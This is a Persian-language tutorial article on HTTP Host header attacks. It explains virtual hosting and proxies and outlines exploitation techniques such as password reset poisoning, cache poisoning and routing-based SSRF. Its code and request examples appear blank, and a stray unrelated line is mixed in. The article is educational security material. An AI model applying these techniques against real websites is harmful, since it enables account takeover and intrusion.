



HTTP Host Header Attacks: راهنمای جامع

نویسنده: zarvan0x01 📌

تاریخ انتشار: ۱۱ آپریل ۲۰۲۵ 17 July

👉 درباره مقاله: در دنیای امنیت وب، یه هدر ساده مثل Host می‌تونه درهای مخفی رو به روی مهاجمان باز کنه. این مقاله شما رو به عمق حملات هدر (HTTP Host Header Attacks) Host می‌بره و تکنیک‌هایی مثل مسمومیت کش، تزریق هدرهای بازنویسی، و سوءاستفاده از آسیب‌پذیری‌های منعکس‌شده رو برای کشف و بهره‌برداری از نقاط ضعف وب بررسی می‌کنه.

📢 کانال تلگرام: web_articles

داستان فوق العاده آهنگر:

آهنگری پس از گذراندن جوانی پرشور و شوق، تصمیم گرفت روحش را وقف خدا کند. سال‌ها با علاقه کار کرد، به دیگران نیکی کرد، اما با تمام پرهیزگاری‌اش، در زندگیش اوضاع درست به نظر نمی‌آمد. حتی مشکلاتش مدام بیشتر می‌شد. یک روز عصر، دوستی که به دیدنش آمده بود و از وضعیت دشواریش مطلع شد، گفت: «واقعاً که عجیبه. درست بعد از این که تصمیم گرفتی عمرت رو خدایسندانه سپری کنی، زندگیت بدتر شده. نمی‌خواهم ایمانت را ضعیف کنم، اما با وجود تمام رنج‌هایی که در مسیر معنویت به خود داده‌ای، زندگیت بهتر نشده.»

آهنگر مکث کرد و بلافاصله پاسخ نداد. سرانجام در سکوت، پاسخی را که می‌خواست یافت. این پاسخ آهنگر بود: در این کارگاه، فولاد خام می‌آورند و باید آن را شمشیر بسازم. می‌دانی چه طور این کار را می‌کنم؟ اول تکه‌ای فولاد را به اندازه‌ای جهنم‌وار حرارت می‌دهم تا سرخ شود. بعد با بی رحمتی سنگین‌ترین پتک را بر می‌دارم و پشت سر هم به آن ضربه می‌زنم؛ تا این که فولاد شکلی را بگیرد که می‌خواهم. بعد آن را در تشتی آب سرد فرو می‌کنم، و تمام این کارگاه، بخار آب می‌گیرد و فولاد به خاطر این تغییر ناگهانی دما، ناله می‌کند و رنج می‌برد. باید این کار را آنقدر تکرار کنم تا به شمشیر مورد نظر دست بیابم، یک بار کافی نیست.

آهنگر مدتی دیگر سکوت کرد و سپس ادامه داد: گاهی فولادی که به دستم می‌رسد، نمی‌تواند تاب این عملیات را بیاورد، حرارت، ضربات پتک و آب سرد تمامش را ترک می‌اندازد، می‌دانم که از این فولاد، هرگز تیغ‌های شمشیر مناسبی در نخواهد آمد. آنوقت است که آن را به میان انبوه ذباله‌های کارگاه می‌اندازم. باز مکث کرد و بعد ادامه داد: می‌دانم که در آتش رنج فرو می‌روم، ضربات پتکی را که زندگی بر من وارد کرده پذیرفته‌ام، و گاهی به شدت احساس سرما می‌کنم. انگار فولادی باشم که از آبدیده شدن رنج می‌برد. اما تنها دعایی که به درگاه خداوند دارم این است:

«خدای من، از آنچه برای من خواسته‌ای صرف نظر نکن تا شکلی را که می‌خواهی، به خود بگیرم. به هر روشی که می‌پسندی ادامه بده هر مدت که لازم است، ادامه بده اما هرگز، **هرگز مرا به کوه زباله‌های فولادهای بی فایده پرتاب نکن**»

Praise for Living in Flow

369

Table of Contents

5.....	HTTP Host header attacks
6.....	هدر Host توی HTTP چیه و چرا مهمه؟
7.....	چرا هدر Host اجباریه؟
7.....	سناریوی تغییر هدر Host توسط سیستم‌های واسطه
9.....	هدف هدر Host HTTP چیه؟
9.....	چرا این مشکل به وجود اومده؟
10.....	سناریوهای رایج که هدر Host توشون نقش داره
10.....	Virtual Hosting (میزبانی مجازی)
11.....	Routing Traffic via an Intermediary (مسیریابی ترافیک از طریق یه سیستم واسطه):
11.....	هدر Host HTTP این مشکل رو چطور حل می‌کنه؟
13.....	حمله HTTP Host Header چیست؟
13.....	چطور این مشکل توی برنامه‌های وب پیش میاد؟
15.....	چرا هدر Host خطرناکه؟
15.....	Web Cache Poisoning (مسموم کردن کش وب)
.....	Business Logic Flaws in Specific Functionality (خطاهای منطق کسب‌وکار توی عملکردهای خاص)
15.....	Routing-Based SSRF (حمله SSRF مبتنی بر مسیریابی)
16.....	Classic Server-Side Vulnerabilities, such as SQL Injection (آسیب‌پذیری‌های کلاسیک)
16.....	سمت سرور، مثل تزریق SQL
16.....	چطور این آسیب‌پذیری‌ها به وجود میاد؟
17.....	چطور آسیب‌پذیری‌های هدر Host HTTP را شناسایی و بهره‌برداری کنیم
17.....	چطور با هدر Host HTTP آسیب‌پذیری‌ها را تست کنیم
18.....	ارسال به هدر Host دلخواه
20.....	بررسی اعتبارسنجی ناقص
22.....	ارسال درخواست‌های مبهم
22.....	تزریق هدرهای Host تکراری
23.....	ارسال به URL مطلق
24.....	اضافه کردن خطوط شکسته
25.....	Inject host override headers (تزریق هدرهای بازنویسی Host)
27.....	Tip (نکته)

28.....	How to exploit the HTTP Host header (چطور از هدر HTTP Host بهره‌برداری کنیم)
28.....	Password Reset Poisoning
29.....	Web Cache Poisoning
29.....	Exploiting Classic Server-Side Vulnerabilities
29.....	Bypassing Authentication
30.....	Virtual Host Brute-Forcing
30.....	Routing-Based SSRF LABS
31.....	Password Reset Poisoning
31.....	بازنشانی رمز عبور چطور کار می‌کند؟
32.....	چطور به حمله مسموم کردن لینک بازنشانی رمز عبور بسازیم؟
33.....	کدهای آسیب‌پذیر
34.....	کد آسیب‌پذیر 1: تولید لینک بازنشانی با استفاده مستقیم از هدر Host (PHP)
34.....	کد آسیب‌پذیر 2: استفاده از هدر Host برای تولید ایمیل با تزریق HTML (Node.js/Express)
36.....	
39.....	کد آسیب‌پذیر 3: استفاده از X-Forwarded-Host برای بازنویسی هدر Host (Python/Flask)
41.....	Web Cache Poisoning via the Host Header
44.....	کد آسیب‌پذیر: تولید پاسخ پویا با هدر Host و ذخیره توی کش (Node.js/Express)
45.....	چرا این کد آسیب‌پذیر؟
45.....	چطور هکر می‌تونه ازش بهره‌برداری کند؟
48.....	Exploiting Classic Server-Side Vulnerabilities
48.....	بهره‌برداری از آسیب‌پذیری‌های کلاسیک سمت سرور
49.....	کد آسیب‌پذیر
52.....	
52.....	Accessing Restricted Functionality
53.....	کد آسیب‌پذیر
55.....	
55.....	Accessing Internal Websites with Virtual Host Brute-Forcing
57.....	کد آسیب‌پذیر
60.....	Routing-Based SSRF
64.....	Connection State Attacks
66.....	کد آسیب‌پذیر
70.....	Connection State Attacks
71.....	راهکارهای پیشگیرانه و بهترین روش‌ها برای جلوگیری از حملات هدر Host
71.....	اعتبارسنجی و فیلتر کردن هدر Host
71.....	فقط دامنه‌های مجاز رو قبول کنید
72.....	هدرهای مرتبط رو هم بررسی کنید
73.....	Escape کردن هدر Host توی پاسخ‌ها
73.....	استفاده از مقصدهای ثابت برای بک‌اند
73.....	هدایت پویا رو غیرفعال کنید

75.....	فیلتر کردن آدرس‌های IP خصوصی.....
75.....	فیلتر کردن در سطح برنامه.....
75.....	فیلتر کردن در سطح شبکه.....
76.....	(Cache Management).....
76.....	مدیریت صحیح کش.....
76.....	جلوگیری از کش کردن پاسخ‌های پویا.....
76.....	شامل کردن هدر Host توی کلید کش.....
77.....	اعتبارسنجی خط درخواست (Request Line).....
77.....	بررسی ساختار مسیر.....
77.....	استفاده از کتابخانه‌های امن برای پردازش URL.....
78.....	استفاده از احراز هویت قوی برای مسیرهای حساس.....
78.....	احراز هویت مبتنی بر توکن یا سشن.....
78.....	محدود کردن دسترسی در سطح شبکه.....
79.....	جلوگیری از حملات حالت اتصال (Connection State Attacks).....
79.....	اعتبارسنجی مداوم هدر Host.....
80.....	امن کردن فرآیند بازنشانی رمز عبور.....
80.....	استفاده از دامنه ثابت برای لینک‌ها.....
80.....	اعتبارسنجی توکن‌ها.....
81.....	محدود کردن دسترسی به هاست‌های مجازی داخلی.....
81.....	جداسازی هاست‌های عمومی و داخلی.....
81.....	محدود کردن دسترسی در سطح شبکه.....
82.....	نظارت و لاگ کردن (Monitoring and Logging).....
82.....	لاگ کردن هدر Host.....

HTTP Host header attacks

توی این بخش می‌خوایم درباره یه نوع حمله توی دنیای وب حرف بزنیم که بهش می‌گن **حمله HTTP Host Header**. این حمله وقتی اتفاق می‌افته که یه وب‌سایت یا سرور به‌خاطر تنظیمات اشتباه (misconfiguration) یا منطق برنامه‌نویسی ضعیف (flawed business logic) به هدر Host توی درخواست‌های HTTP بیش از حد اعتماد کنه. ما قراره روش کلی برای پیدا کردن وب‌سایت‌هایی که در برابر این حمله آسیب‌پذیرن رو توضیح بدیم و بعد نشون بدیم که چطور می‌تونن از این آسیب‌پذیری برای انجام حملات مختلف استفاده کنن. این حملات شامل موارد زیر می‌شن:


- Password Reset Poisoning (مسموم کردن بازنشانی رمز عبور)
- Web Cache Poisoning (مسموم کردن کش وب)
- Exploiting Classic Server-Side Vulnerabilities (استفاده از آسیب‌پذیری‌های کلاسیک سمت سرور)
- Bypassing Authentication (دور زدن احراز هویت)
- Virtual Host Brute-Forcing (حمله brute-force به هاست‌های مجازی)
- Routing-Based SSRF (حمله SSRF مبتنی بر مسیریابی)
- Connection State Attacks (حملات حالت اتصال)

حالا بیایم هر کدوم از این‌ها رو مفصل‌تر توضیح بدیم و بگیم که چطور کار می‌کنن.

هدر Host توی HTTP چیه و چرا مهمه؟

هدر HTTP Host یه هدر اجباری توی درخواست‌های HTTP از نسخه HTTP/1.1 به بعده. این هدر مشخص می‌کنه که کلاینت (مثلاً مرورگر کاربر) می‌خواد به کدوم دامنه یا آدرس دسترسی پیدا کنه. به عبارت دیگه، هدر Host به سرور می‌گه که این درخواست برای کدوم وب‌سایت یا سرویس روی سرور فرستاده شده. این موضوع به‌خصوص توی سرورهایی که چندین وب‌سایت رو همزمان میزبانی می‌کنن (به این می‌گن Virtual Hosting) خیلی مهمه، چون سرور باید بفهمه که کدوم سایت رو باید به کاربر نشون بده.

برای مثال، فرض کنید یه کاربر می‌خواد به آدرس `https://zarvan.com/web-path` بره. مرورگرش (مثلاً کروم یا فایرفاکس) یه درخواست HTTP می‌سازه و توی این درخواست، هدر Host رو به این شکل اضافه می‌کنه:



توی این مثال، خط اول (`GET /web-path HTTP/1.1`) به سرور می‌گه که کاربر داره یه درخواست از نوع GET برای مسیر `web-path/` می‌فرسته و از پروتکل HTTP نسخه 1.1 استفاده می‌کنه. خط دوم (`Host: zarvan.com`) به سرور می‌گه که این درخواست برای دامنه `zarvan.com` هست. سرور با دیدن این هدر می‌فهمه که باید محتوای مربوط به `zarvan.com` رو به کاربر برگردونه، نه یه دامنه دیگه که ممکنه روی همون سرور میزبانی بشه.


چرا هدر Host اجباریه؟

از HTTP/1.1 به بعد، هدر Host اجباری شد چون توی این نسخه، سرورها شروع کردن به میزبانی چندین وبسایت روی یه سرور (Virtual Hosting). بدون هدر Host، سرور نمی‌تونه بفهمه که درخواست برای کدوم دامنه‌ست، به‌خصوص وقتی چند تا سایت روی یه آدرس IP مشترک میزبانی می‌شن. توی نسخه‌های قدیمی‌تر HTTP (مثل HTTP/1.0)، هدر Host اختیاری بود، ولی الان اگه این هدر توی درخواست نباشه، سرور معمولاً یه خطای 400 (Bad Request) برمی‌گردونه.


سناریوی تغییر هدر Host توسط سیستم‌های واسطه

توی بعضی موقعیت‌ها، ممکنه درخواست HTTP قبل از اینکه به سرور اصلی (back-end) برسه، از یه سیستم واسطه (intermediary system) عبور کنه. این سیستم‌های واسطه می‌تونن چیزایی مثل پراکسی‌ها (Proxies)، لود بالانسرها (Load Balancers) یا شبکه‌های تحویل محتوا (CDNs) باشن. این سیستم‌ها گاهی هدر Host رو تغییر می‌دن تا درخواست رو به سرور درست هدایت کنن یا به دلایل دیگه مثل مدیریت ترافیک.

برای مثال، فرض کنید یه کاربر درخواستش رو به یه پراکسی می‌فرسته:



پراکسی ممکنه این درخواست رو به یه سرور داخلی بفرسته و هدر Host رو به یه دامنه داخلی تغییر بده، مثلاً:



این تغییر می‌تونه به دلایل مختلفی اتفاق بیفته، مثلاً پراکسی داره درخواست رو به یه سرور خاص توی یه شبکه داخلی هدایت می‌کنه. اما اگه این تغییر درست مدیریت نشه، ممکنه باعث مشکلات امنیتی بشه، مثلاً سرور اصلی گول بخوره و فکر کنه درخواست برای یه دامنه دیگه‌ست. ما توی بخش‌های بعدی درباره این سناریو و خطراتی که ممکنه ایجاد کنه (مثل حملات HTTP Host Header) بیشتر حرف می‌زنیم.

هدف هدر Host HTTP چیه؟

هدف اصلی هدر Host HTTP اینه که به سرور کمک کنه بفهمه کلاینت (مثلاً مرورگر کاربر) می‌خواد با کدوم بخش از سیستم بک‌اند (back-end component) ارتباط برقرار کنه. به زبون ساده‌تر، هدر Host مثل یه تابلوئه که به سرور می‌گه این درخواست برای کدوم وب‌سایت یا برنامه‌ست. بدون این هدر، یا اگه هدر Host به هر دلیلی ناقص یا اشتباه باشه، سرور نمی‌تونه بفهمه درخواست رو

باید به کدوم برنامه یا وبسایت بفرسته، و این می‌تونه باعث مشکلات جدی توی مسیریابی (routing) درخواست‌ها بشه.

چرا این مشکل به وجود اومده؟

توی گذشته، این مشکل وجود نداشت، چون هر آدرس IP فقط برای یه دامنه (domain) خاص استفاده می‌شد. یعنی هر IP فقط یه وبسایت رو میزبانی می‌کرد، پس سرور به راحتی می‌فهمید که درخواست برای کیه. اما الان، به خاطر رشد سریع راه‌حل‌های ابری (cloud-based solutions) و برون‌سپاری زیرساخت‌ها (outsourcing architecture)، خیلی رایجه که چندین وبسایت یا برنامه روی یه آدرس IP مشترک میزبانی بشن. یه دلیل دیگه برای این تغییر، **کمبود آدرس‌های IPv4** (IPv4 address exhaustion) هست. چون تعداد آدرس‌های IPv4 محدوده (حدود 4.3 میلیارد آدرس)، سرورها مجبور شدن که از یه IP برای میزبانی چند تا سایت استفاده کنن. اینجاست که هدر Host وارد بازی می‌شه تا به سرور کمک کنه بفهمه درخواست برای کدوم سایته.

سناریوهای رایج که هدر Host توشون نقش داره

وقتی چند تا برنامه یا وبسایت روی یه آدرس IP مشترک در دسترسن، معمولاً یکی از این دو موقعیت پیش میاد:

1. Virtual Hosting (میزبانی مجازی):

توی این سناریو، یه سرور وب (web server) به تنهایی چند تا وبسایت یا برنامه رو میزبانی می‌کنه. این وبسایت‌ها ممکنه متعلق به یه نفر باشن (مثلاً یه شرکت که چند تا سایت

داره)، یا حتی متعلق به افراد مختلف باشن که از یه پلتفرم اشتراکی استفاده می‌کنن. این روش توی راه‌حل‌های ابری مثل SaaS (Software as a Service) یه زمانی خیلی رایج بود، ولی الان کمتر شده، اما هنوز توی بعضی سیستم‌ها دیده می‌شه. توی این موقعیت، هر کدوم از این وبسایت‌ها یه دامنه متفاوت دارن (مثلاً site1.com و site2.com)، ولی همه‌شون روی یه آدرس IP مشترک روی سرور میزبانی می‌شن. به این وبسایت‌ها که روی یه سرور مشترک میزبانی می‌شن می‌گن "virtual hosts" (هاست‌های مجازی).

برای یه کاربر معمولی که داره سایت رو می‌بینه، فرقی نمی‌کنه که این سایت روی یه سرور اختصاصی میزبانی شده یا روی یه هاست مجازی، چون از نظر ظاهری و عملکردی هیچ فرقی نمی‌بینه. اما برای سرور، تشخیص اینکه درخواست برای کدوم سایتیه خیلی مهمه، و اینجا هست که هدر Host به کار میاد.

Routing Traffic via an Intermediary (مسیریابی ترافیک از طریق یه سیستم واسطه):

یه موقعیت دیگه اینه که وبسایت‌ها روی سرورهای بک‌اند جداگونه میزبانی می‌شن، ولی همه ترافیک بین کلاینت (کاربر) و سرورها از یه سیستم واسطه عبور می‌کنه. این سیستم واسطه می‌تونه یه **لود بالانسر** (load balancer) ساده باشه، یه **ریورس پراکسی** (reverse proxy)، یا حتی یه **شبکه تحویل محتوا** (CDN) مثل Cloudflare. این مدل توی جاهایی که وبسایت از CDN استفاده می‌کنه خیلی رایجه.


توی این موقعیت، حتی اگه وبسایت‌ها روی سرورهای جداگونه باشن، همه دامنه‌هاشون (مثلاً site1.com و site2.com) به یه آدرس IP مشترک که متعلق به سیستم واسطه‌ست اشاره می‌کنن. این باعث می‌شه که چالش‌هایی شبیه به میزبانی مجازی به وجود بیاد، چون سیستم واسطه (مثلاً ریورس پراکسی یا لود بالانسر) باید بفهمه که هر درخواست رو به کدوم سرور بک‌اند بفرسته. اینجا هم هدر Host نقش کلیدی داره.

هدر HTTP Host این مشکل رو چطور حل می‌کنه؟

توی هر دو سناریوی بالا (چه میزبانی مجازی و چه مسیریابی از طریق سیستم واسطه)، هدر Host برای مشخص کردن مقصد اصلی درخواست استفاده می‌شه. یه مثال ساده برای فهم بهتر اینکه چه فرض کن می‌خوای برای یکی که توی یه آپارتمان زندگی می‌کنه نامه بفرستی. کل ساختمان یه آدرس خیابون داره (مثلاً خیابان اصلی، پلاک 10)، ولی توی این ساختمان چند تا آپارتمان مختلف هستن که هر کدوم یه ساکن دارن. برای اینکه نامه به دست آدم درست برسه، باید شماره آپارتمان یا اسم گیرنده رو توی آدرس بنویسی. توی دنیای HTTP، هدر Host همین کار رو می‌کنه.

وقتی مرورگر یه درخواست می‌فرسته، آدرس URL هدف (مثلاً site1.com) به یه آدرس IP خاص (مثلاً IP سیستم واسطه یا سرور اصلی) تبدیل می‌شه (به این می‌گن DNS resolution). وقتی سرور این درخواست رو دریافت می‌کنه، به هدر Host نگاه می‌کنه تا بفهمه درخواست برای کدوم وبسایت یا بک‌انده، و بعد درخواست رو به همونجا می‌فرسته.

برای مثال، اگه درخواست این شکلی باشه:



سرور یا سیستم واسطه می‌فهمه که این درخواست برای site1.com هست و باید به سرور یا برنامه‌ای که site1.com رو مدیریت می‌کنه فرستاده بشه، نه site2.com که ممکنه روی همون IP باشه.

حمله HTTP Host Header چیست؟


حمله HTTP Host Header به نوع حمله سایبری که وبسایت‌های آسیب‌پذیر رو هدف قرار می‌ده. این وبسایت‌ها به شکلی ناامن با مقدار هدر Host توی درخواست‌های HTTP برخورد می‌کنن. هدر Host، همون‌طور که از اسمش پیداست، به بخش از درخواست HTTP هست که دامنه‌ای که کاربر می‌خواد بهش دسترسی پیدا کنه رو مشخص می‌کنه (مثلاً example.com). حالا اگه سرور به این هدر Host بیش از حد اعتماد کنه و به‌درستی اعتبارسنجی (validate) یا escape نکنه، به مهاجم می‌تونه از این هدر برای تزریق payloads استفاده کنه و رفتار سرور رو دستکاری کنه. به زبون ساده‌تر، اگه سرور فکر کنه هدر Host همیشه درسته و چک نکنه که مقدارش معتبره یا نه، هکر می‌تونه با تغییر این هدر، سرور رو گول بزنه و کارای خطرناکی بکنه.

به این نوع حملات که مستقیماً به بار مخرب (payload) رو توی هدر Host تزریق می‌کنن، معمولاً می‌گن "Host header injection"، یعنی تزریق هدر Host. اینجا منظور از payload، به داده یا کد مخربه که هکر وارد سیستم می‌کنه تا به رفتار خاص (مثلاً اجرای کد یا دسترسی غیرمجاز) رو ایجاد کنه.


چطور این مشکل توی برنامه‌های وب پیش میاد؟

برنامه‌های وب آماده (off-the-shelf web applications)، یعنی برنامه‌هایی که به‌صورت پیش‌فرض طراحی شدن و توسعه‌دهنده‌ها می‌تونن نصبشون کنن (مثل وردپرس یا جوملا)، معمولاً نمی‌دونن که روی چه دامنه‌ای نصب شدن، مگر اینکه این دامنه به‌صورت دستی توی فایل تنظیمات (configuration file) موقع نصب مشخص بشه. وقتی این برنامه‌ها نیاز دارن دامنه فعلی رو بدونن، مثلاً برای تولید به آدرس کامل (absolute URL) که قراره توی به ایمیل فرستاده بشه، ممکنه به هدر Host تکیه کنن و دامنه رو از اون بگیرن.

برای مثال، فرض کنید به برنامه وب می‌خواهید لینک پشتیبانی توی صفحه بذاره. ممکنه اینطوری لینک رو تولید کنه:



توی این کد، `_SERVER['HOST']` یعنی برنامه داره مقدار هدر Host رو از درخواست HTTP می‌گیره. اگه هکر هدر Host رو به `malicious.com` تغییر بده، لینک اینطوری می‌شه:



کاربر روی لینک کلیک می‌کنه و به یه سایت مخرب هدایت می‌شه. این فقط یه مثال ساده‌ست، ولی هدر Host می‌تونه توی تعاملات مختلف بین سیستم‌های زیرساختی وب‌سایت هم استفاده بشه، مثلاً توی تولید ایمیل‌ها، ریدایرکت‌ها یا حتی توی کوئری‌های دیتابیس.

چرا هدر Host خطرناکه؟

از اونجایی که هدر Host در واقع تحت کنترل کاربره (یعنی کاربر یا هکر می‌تونه مقدارش رو تغییر بده)، این روش می‌تونه به مشکلات زیادی منجر بشه. اگه مقدار هدر Host درست escape یا اعتبارسنجی نشه، این هدر می‌تونه یه راه (vector) برای بهره‌برداری از آسیب‌پذیری‌های دیگه باشه. منظور از escape اینه که کاراکترهای خطرناک توی ورودی (مثلاً علامت‌های خاص مثل ; یا ') طوری تغییر داده بشن که نتونن به‌عنوان کد اجرا بشن. و منظور از اعتبارسنجی (validation) اینه که سرور چک کنه آیا مقدار هدر Host یه دامنه معتبره یا نه (مثلاً فقط example.com رو قبول کنه و چیزای عجیب رو رد کنه). اگه این کارا انجام نشه، هدر Host می‌تونه برای حملات زیر استفاده بشه:

Web Cache Poisoning (مسموم کردن کش وب)

